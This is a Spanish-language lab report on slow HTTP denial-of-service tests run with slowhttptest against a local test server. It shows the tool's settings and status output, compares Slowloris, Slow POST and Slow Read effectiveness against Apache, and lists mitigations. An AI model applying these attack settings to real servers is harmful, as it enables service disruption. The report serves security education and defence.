
```
Thu Sep 25 15:07:17 2025:  
slowhttptest version 1.9.0  
- https://github.com/shekyaan/slowhttptest -  
test type: RANGE  
number of connections: 400  
URL: http://192.168.56.102/login.php  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 66  
interval between follow up data: 20 seconds  
connections per seconds: 80  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
  
Thu Sep 25 15:07:17 2025:  
slow HTTP test status on 0th second:  
  
initializing: 0  
pending: 1  
connected: 0  
error: 0  
closed: 0  
service available: YES  
_
```



```
Thu Sep 25 15:07:22 2025:
  slowhttpptest version 1.9.0
- https://github.com/shekyan/slowhttpptest -
test type: RANGE
number of connections: 400
URL: http://192.168.56.102/login.php
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 66
interval between follow up data: 20 seconds
connections per seconds: 80
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Thu Sep 25 15:07:22 2025:
slow HTTP test status on 5th second:

initializing: 0
pending: 2
connected: 2
error: 0
closed: 238
service available: YES
Thu Sep 25 15:07:26 2025:
Test ended on 8th second
Exit status: No open connections left
CSV report saved to slowread_test.csv
HTML report saved to slowread_test.html
```



Este comando ha mostrado comportamientos muy distintos a Slowloris y Slow POST:

- Las conexiones se cierran inicialmente y el incremento de `Connected` es más lento.
- El servicio no siempre cae inmediatamente; el efecto es más gradual y depende del tamaño de la respuesta que el servidor envíe.
- Slow Read requiere páginas con contenido mayor para tener efecto similar Slowloris/Slow POST.

Slow Read mantiene abiertas conexiones mientras el cliente consume la respuesta de forma muy lenta. Su impacto es más gradual y depende del tamaño de la respuesta: en páginas pequeñas (/login.php) el efecto es limitado; en contenidos grandes puede llegar a comportarse de forma similar a los otros ataques al agotar buffers y conexiones.

Conclusiones de los ataques

Slowloris (Slow Headers)

- Abre muchas conexiones concurrentes y mantiene los headers lentos.
- Rápida saturación de workers de Apache.

Slow POST

- Cada conexión consume más recursos del servidor al reservar buffers para el cuerpo POST.
- Saturación más rápida que Slowloris con menos conexiones.
- Ideal para formularios como /login.php.

Slow Read

- Depende de cuánto contenido envíe el servidor; /login.php es pequeño por lo tanto el efecto es más lento.
- No reduce inmediatamente la disponibilidad (Service available) pero mantiene conexiones abiertas y consume buffers.
- Mejora si la página tiene contenido más grande.

Ataque	Conexiones concurrentes	Saturación aproximada	Efecto observado
Slowloris	500	~10 s	Service available = 0; muchas conexiones pendientes
Slow POST	400	~10 s	Saturación más rápida; alto consumo de recursos POST
Slow Read	400	>10 s (gradual)	Saturación más lenta; depende del tamaño de la respuesta

Medidas de prevención y mitigación frente a ataques DoS/DDoS

- Ubicar el servidor en una zona desmilitarizada (DMZ), entre cortafuegos, de modo que se aísele de la red interna.
- IDS/IPS: Sistemas de detección o prevención de intrusiones que monitoricen conexiones y alerten o bloqueen patrones anómalos.
- Utilizar CDN (Content Delivery Network): Distribuir el contenido mediante servidores geográficamente dispersos para amortiguar ataques volumétricos y descarga de tráfico.
- Aplicar actualizaciones de software y parches: Corregir vulnerabilidades en servidores web, sistemas operativos o dispositivos de red para evitar que un ataque aproveche fallos conocidos.
- Uso de WAF (Web Application Firewall): Filtro aplicado al tráfico web con reglas especializadas que bloquean peticiones maliciosas antes de que lleguen al servidor principal.
- Soluciones de mitigación en la infraestructura / nube: Externalizar parte de la defensa (proveedores que filtran tráfico, servicios antibotnet).